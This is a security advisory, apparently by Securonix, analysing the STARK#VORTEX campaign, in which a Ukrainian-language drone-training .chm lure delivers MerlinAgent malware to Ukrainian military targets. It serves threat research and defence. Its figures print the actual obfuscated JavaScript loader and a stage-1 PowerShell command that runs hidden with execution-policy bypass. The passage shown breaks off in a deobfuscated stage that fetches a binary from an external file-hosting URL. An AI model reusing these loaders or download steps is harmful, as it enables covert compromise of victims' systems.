Securonix Threat Labs Security Advisory: New STARK#VORTEX Attack Campaign: Threat Actors Use Drone Manual Lures to Deliver MerlinAgent Payloads

securonix | THREAT LABS
STARK#VORTEX attack campaign leverages attention on drone attacks to deliver MerlinAgent payloads
COVERAGE ADVISORY

By Securonix Threat Research: D.Iuzvyk, T.Peck, O.Kolesnikov

Sept. 25, 2023, updated Sept. 27, 2023

tldr:

Securonix Threat Research recently discovered an attack campaign appearing to originate from the threat group UAC-0154 targeting victims using a Pilot-in-Command (PIC) Drone manual document lure to deliver malware.

As the war between Russia and Ukraine rages, the cyber warfare landscape between the two countries also continues to show no signs of slowing down. New tactics and malware variants continue to emerge as we're entering the year and a half mark of the conflict.

Our team has identified an interesting campaign (tracked by Securonix as STARK#VORTEX), which is actively targeting Ukraine's military. Since drones or unmanned aerial vehicles (UAVs) have been an integral tool used by the Ukrainian military, malware-laced lure files themed as UAVs service manuals have begun to surface.

Last month, the threat group tracked by the identifier UAC-0154 was identified using military-themed documents delivered via email to Ukrainian targets (@ukr.net). Today, it would appear that the group's tactics have changed, along with some of the methods used to infect victims with MerlinAgent malware.

Attack chain overview

The lure file presents itself as a Microsoft Help file, or .chm file. The file in this case was named "Інфо про навчання по БПЛА для військових.v2.2.chm" which translates to "info on UAV training for the military". Microsoft help files are a typical file format which are used to provide application support, guides and references. Code execution begins as soon as the user opens the document through a malicious JavaScript code block embedded inside one of the HTML pages.

Obfuscated PowerShell code is then executed from the JavaScript code within the .chm file which was used to contact a remote C2 server to download an obfuscated binary payload.

The payload is an obfuscated binary that gets XOR'd and decoded to produce a beacon payload for MerlinAgent malware. Once the payload establishes communication back to its C2 server, the attackers would have full control over the victim host.


While the attack chain is quite simple, the attackers leveraged some pretty complex TTPs and obfuscation methods in order to evade detection. We'll go over each stage in detail further down.

Initial code execution

The malicious .chm file was intentionally weaponized to execute a PowerShell one-liner on the victim machine. Microsoft help files have been used maliciously in the past, though today they are less common as Microsoft stopped supporting the .chm file format in 2007. They can, however, be opened and executed in modern Windows versions.

Help files such as the lure document used in the STARK#VORTEX campaign, would be executed using the Windows binary hh.exe which is launched automatically when a user runs the .chm file.

As you can see from the figure below, the help file would have no trouble evading antivirus and EDR detections as it scored 0/59 detections in VirusTotal.



No security vendors and 1 sandbox flagged this file as malicious

68a224ad49f2bd3d82ef6fcf5b16472dd06fecf816263925dfb6bac91951b21

chm long-sleeps detect-debug-environment

Size 1.02 MB

Last Analysis Date 12 hours ago

Crowdsourced Sigma Rules

Crowdsourced IDS rules

Dynamic Analysis Sandbox Detections


Security vendors' analysis on 2023-09-06T04:33:53 UTC

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
AVG	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
Cynet	✓ Undetected	Cyren	✓ Undetected
DrWeb	✓ Undetected	Emsisoft	✓ Undetected

Figure 1: VirusTotal detections for Інфо про навчання по БПЛА для військових.v2.2.chm

Code execution through a .chm file is a well known technique and there are several online tools available for building one. It works by passing in special HTML parameters which can call a child process such as cmd.exe or powershell.exe, along with command line arguments.

As we mentioned previously, the lure document was themed as a drone or UAV manual. Examining its contents, we see instructions written in the Ukrainian language for a DJI Mavic 3 drone.



Cannot locate "mk:@MSITStore:C:\Pr

Основний Документ, де є Інформація як отримати Техніку:
[illegible]

Курс "Військове застосування БПЛА"

Організатори: Razom for Ukraine та Центр підтримки аеророзвідки

Зміст

1.Навчальна програма підготовки операторів БПЛА

2.Програма теоретичного курсу

3.Як взяти участь у навчанні

4.Відповіді на найпоширеніші питання

1.Навчальна програма підготовки операторів БПЛА

Передбачено 3 складові підготовки:

I частина. Теоретична [illegible]


II частина. Практична [illegible]

III частина. Забезпечення технікою, [illegible]

Figure 2: lure document contents for Інфо про навчання по БПЛА для військових.v2.2.chm

Help file and JavaScript execution [T1059.007]


Since Microsoft help files are essentially container files, they can be opened and analyzed using file archival software such as 7zip. With the case of Інфо про навчання по БПЛА для військових.v2.2.chm, we're able to observe several HTML files contained within.



Name	Size	Method
$WWAssociativeLinks	4	
$WWKeywordLinks	4	
#IDXHDR	4 096	LZX:16
#ITBITS	0	Copy
#IVB	36	LZX:16
#STRINGS	454	LZX:16
#SYSTEM	4 321	Copy
#TOPICS	160	LZX:16
#URLSTR	269	LZX:16
#URLTBL	120	LZX:16
#WINDOWS	204	LZX:16
$FIftiMain	20 670	LZX:16
$OBJINST	2 715	LZX:16
0.ttf	308 224	LZX:16
1.ttf	174 092	LZX:16
2.ttf	236 304	LZX:16
3.ttf	170 628	LZX:16
4.ttf	341 548	LZX:16
5.ttf	179 268	LZX:16
6.ttf	24 232	LZX:16
7.ttf	222 256	LZX:16
page1.html	20 383	LZX:16
page1.png	473 122	LZX:16
page2.html	32 044	LZX:16
page3.html	20 781	LZX:16
page4.html	21 812	LZX:16
Інфо про навчання по БПЛА для військових.v2.2.hhc	1 239	LZX:16
Інфо про навчання по БПЛА для військових.v2.2.hhk	299	LZX:16

Figure 3: Contents of Інфо про навчання по БПЛА для військових.v2.2.chm

After examining the contents of page1.html, we found a huge JavaScript one liner embedded into the HTML within <script></script> tags. Its contents were heavily obfuscated, however we observed it executing another obfuscated PowerShell script which we'll dive into next.




```
C0MeOQYuwoZu','w6zCk8OvaMOCw6jCshc=','dzBUOhdrwokT','wpFYw7DCp2xgPnA=','N8OQworDug3DsXtL','w4Zuw4cpJxbDqcOx','
wqzCnsOLM0/CjX3DkQ==','wqxSw5jCv2ddC1w=','YnrCnwZ7M8O4Mg==','Yj08w4INw6bCpMO6','w6tqMcO1wrZ2wrs2','w7JIw4/Crz8=','
w7Miw4oUXcKOX0M=','flrChw8uasOVRQ==','DcO/Y1AtIsK3LQ==','UsOmwp7DpHDDmsOgw7Y=','dMO6OSxdLMO1AA==','FE0iwpYpf3jDjw==
','w799IsK0eRwGw7o=','TXzDnDknw5ViaA==','wrvCs2AnFUkaw7s=','dELCgnslZ8Oxbg==','w6PDiMK3JMOEwpHCosKa','
woxqbn5ew70xZw==','GsO2D8KxGMOvw77CkQ==','dMOYw4zDoVzDrSwf','e1lww4XDv01SKA==','woLChMOewrLCmktrw7E=','
TVAswpYxQSzDkw==','w7d+TsKmLhEawqE=','w4tEw4bCrcKDFsOScw==','wrjCpMKmazbDpnTDhg==','eHAcBy0sw7zCgw==','wrEww51teh/
D1MKl','wrB1T8OnwqpVwoVO','w47CmcKEYcOtZFRa','HRsww4A9X0XDkw==','w5TCssOIZsKEwpLCsCA=','wo5ye3VIwpU=','
wpUjNMO1BsKAw7bDrA==','IsO6BsOwL8O1w7DCmQ==','OjLDqGgUUcO4cw==','RMOKw71OCMKCwrtY','dMOaw6Zdw4gPackc','
w5HClcODQgdUEsKw','wqDDui5RGQMMw7Y=','w70TLh/C1A==','FS9Sw4fDggtRBQ==','dMOUFnjDsEZlZQ==','wonDkMOWL8OnTXtf','
PsKIwoFhw6JvbMKg','P8O2esK4N8KRwrNX','w5FFwpDCm8OAD1Y8','EcKzwpnDrz7DtWl7','wrjCkcK6SSrDu2/Dkw==','dcOFPMOXdUXDuMOB
','U8Kjw4Ylw4UaIsKQ','N8KnwpPDny3CqVBo','N2vDlsKSFlrCn8KL','cU4GwqbCtl9HfQ==','w6/DjMKpN8OI','wrLCkMO9woXCqBw0wqw='
];(function(b,e){var f=function(g){while(--g){b['push'](b['shift']());}};f(++e);}(a,0x1ae));var b=function(c,d){c=c
-0x0;var e=a[c];if(b['aYXHam']===undefined){(function(){var h=function(){var k;try{k=Function('return\x20(
function()\x20'+'{}.constructor(\x22return\x20this\x22)(\x20)'+');')();}catch(l){k=window;}return k;};var i=h();var
 j='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';i['atob']||(i['atob']=function(k){var l=
String(k)['replace'](/=+$/,'');var m='';for(var n=0x0,o,p,q=0x0;p=l['charAt'](q++);~p&&(o=n%0x4?o*0x40+p:p,n++%0x4)
?m+=String['fromCharCode'](0xff&o>>(-0x2*n&0x6)):0x0){p=j['indexOf'](p);}return m;});}());var g=function(h,l){var m
=[],n=0x0,o,p='',q='';h=atob(h);for(var t=0x0,u=h['length'];t<u;t++){q+='%'+('00'+h['charCodeAt'](t)['toString'](0x
10))['slice'](-0x2);}h=decodeURIComponent(q);var r;for(r=0x0;r<0x100;r++){m[r]=r;}for(r=0x0;r<0x100;r++){n=(n+m[r]+
l['charCodeAt'](r%l['length']))%0x100;o=m[r];m[r]=m[n];m[n]=o;}r=0x0;n=0x0;for(var v=0x0;v<h['length'];v++){r=(r+0x
1)%0x100;n=(n+m[r])%0x100;o=m[r];m[r]=m[n];m[n]=o;p+=String['fromCharCode'](h['charCodeAt'](v)^m[(m[r]+m[n])%0x100]
);}return p;};b['spqzaR']=g;b['RNbtxD']={};b['aYXHam']=!![];}var f=b['RNbtxD'][c];if(f===undefined){if(b['eCKBGi']
===undefined){b['eCKBGi']=!![];}e=b['spqzaR'](e,d);b['RNbtxD'][c]=e;}else{e=f;}return e;};var psc=b('0x50','P7KU')+
b('0x90','2IJJ')+b('0x0','T4IE')+b('0x13','P7KU')+b('0x118','(or5')+b('0xba','x7J5')+b('0x14c','e4kX')+b('0x104','
uIGS')+b('0x98','iMaN')+b('0xd','2IJJ')+b('0x54','KtdN')+b('0x133','4j*A')+b('0x28','@k^V')+b('0x14e','GHej')+b('
0x26','9iad')+b('0xbe','mOB]')+'bvKEzN7L'+b('0x89','e4kX')+b('0xfc','#IY0')+b('0x71','2IJJ')+b('0xc2','$Qok')+b('
0xe6','g&He')+b('0xf3','P7KU')+b('0x114','#IY0')+b('0x44','HKOE')+b('0x11','C)Yz')+b('0x13a','yCIi')+b('0xea','x7J5
```

Figure 4: Example of obfuscated JavaScript code found within page1.html

PowerShell execution [T1059.001]

The .chm file executes cmd.exe along with the “/c start /min” commands to call the PowerShell process which executes inside a hidden window. The PowerShell code is heavily obfuscated in order to evade detections. Some obfuscation methods include Base64 encoding, GZIP compression, and char value substitutions.




```
"C:\Windows\System32\cmd.exe" /c start /min powershell -windowstyle hidden -executionPolicy bypass -
    command $es = 'H4sIAAAAAAAEAK1WC2/iOBD+K65IL0khKdC97QOddD3oY0/
    dtmpYVTrUojwmxLchzjmmkHL8952BhKbtllankxC25/l5vrFjLY2/yZj9xvRIqTQ72t0NeQyZ7bvKEzN7LGB31Ir2H6Xt8UTva
Gl87arImYQhn5GXk2e+is9FpnZxjHC0YQZo6Ms8VdcO2cz2Hk5v2zXZ51u/nLT3bpLHM49vf/977/CsvnPY9A/y8wg9ZkJ+dbPvDn8
E8jpoHewvEx7LUYYCLZnEMa3PeRBAQhIlJ9AJJ4mvuEhYIBw21yB5OE7TnqtctBggPAVj+yR54FIkY0jU3dHRGahTEQcgaSuGfiF8N
0afmOOmMRD56iZmwgDGn4InFtmxauRnZTA7PDTKTF+u7FMsIGY5mfFMZYaWmuZcgprIhFmtzkILKrjQmuKsMPW4BF8JmV+6YyA/
    irtVMV0bVKIHpsnmlzC1vqARW/738xTY2pat0JPlv+xqoqxLKuPio6FL5G1EnqUV6H2YKayrLwKejNDrW//0wMZdOEqiwBh4uY
LB3d3vRnPW3jepnNmS1uFgy8lr2VBBY2xfQk3ZtzAcet3tmN/fQzIkghKoTQ3T7m2LaS0ZxsLdCU6HWFW9jEKDfQNp7Ppg6DW9oevm
z3X3G3RbG3SNDbrhBt32Bt1ORVfH3tINndUZlbVOHUXnsFjqDVZVrafojT8OM4OCvGqQDZ2311mUlLDypBGbhYxqPjWqR9DsBGKuRW
4WgazQ7oA/kVzldpfOtxhJN41y2zk/bv/6eSVyQD5wH66leOB4xorQZucpfRbR2Sxi210xTicKaGW811x/
    YAjcWHG3YFcNOJ5opgmM1+yEQhqFgC8FNFqxWm/
    YvoBkpCKS1+vY3KV8oPE7QoTABpq4o7LW6xjUgn+WwsKPPN7GTiokdwVlsViwaYR0GFroxkTVC5rwmIA7RqRh6/l9UFEWpKSNl
    /qvIiCer1JIGuyl8tj3IctQfQNusCFv+9281HC2Gqf6JgBXsotOeJrfBnKLDYMV0LxXDfepefh5XTPqN+lTdcOWTeANzWuwZoN
pXknABoqlX9A617ySz9XE8pBm9sQ1ErzMyAwDxzprmWz7ZYuYeN2FbXuJfA1D+iguaUWk1kixJsJHuN1YZGDQvF2Zv0/
    th0r8LscfIfN/4jDwn2eiEyDRBL+b9tlfPH2eNWw13jKuzAskPfAL2TIPWqR5X2CQdrF+qutP6/36IuxBDMTfU5npysRvYfGos
NwkYMWiIL4gdV6Yrd4a5jxTrlTMuuVJIKaOymNgxTPEolyrB0LKLIw0oVfGBd7AZWTsGcArgJVBPuBQevwnFBvyYeTig4BXFL6XOj8
AMLUlHv8JAAA=';function isV {param ($v)if(!$v -or !$v.Length) {return $false;}return $true;}function
    gzu {param ($ca)if (!(isV($ca))) {return $null;}$msIn  = [System.IO.MemoryStream]::new($ca);$msOut
     = [System.IO.MemoryStream]::new();$dc = [System.IO.Compression.GZipStream]::new($msIn, [
    System.IO.Compression.CompressionMode]::Decompress);$dc.CopyTo($msOut);$dc.Close();$msIn.Close();$
    msOut.Close();$res = $msOut.ToArray();return $res;}function doIn {if (!(isV($es))) {return -201;}$
    r2 = [System.Convert]::FromBase64String($es);$es = $null;if (!(isV($r2))) {return -202;}$r3 = gzu(
    $r2);$r2 = $null;if (!(isV($r3))) {return -203;}$r4 = [System.Text.Encoding]::UTF8.GetString($r3);
    $r3 = $null;if (!(isV($r4))) {return -204;}.([char](110 - 5) + [char](98 + 3) + [char](254 - 134))
    ($r4);$r4 = $null;return 0;}try { doIn;} catch {}
```

Figure 5: Stage 1, obfuscated PowerShell executed by Інфо про навчання по БПЛА для військових.v2.2.chm

After deobfuscating the Base64 encoded blob, we find more obfuscated PowerShell code. This time some key information such as C2 URL and payload names become visible. This is seen in the figure below.


Next, we’ll clean this code up and go over it in detail to gain a better understanding of its purpose.



```
$plUrl = 'https://files.catbox.moe/g1h7zr.bin';$plPathSuffix = 'SysctlHost/ctlhost.exe';$cryptPS = '
    x3vFW2#rTi!&E23RnzGbi%kj39G+*90c8yHh';$xorMaskSize = '8187';$plArgs = $null;$plHidden = $true;
    function doS {$envAppData = [System.Environment]::GetFolderPath('LocalApplicationData');$p = (
    Join-Path $envAppData $plPathSuffix);if([System.IO.File]::Exists($p)){return -1;}$d = [
    System.IO.Path]::GetDirectoryName($p);if(![System.IO.Directory]::Exists($d)) {New-Item -ItemType
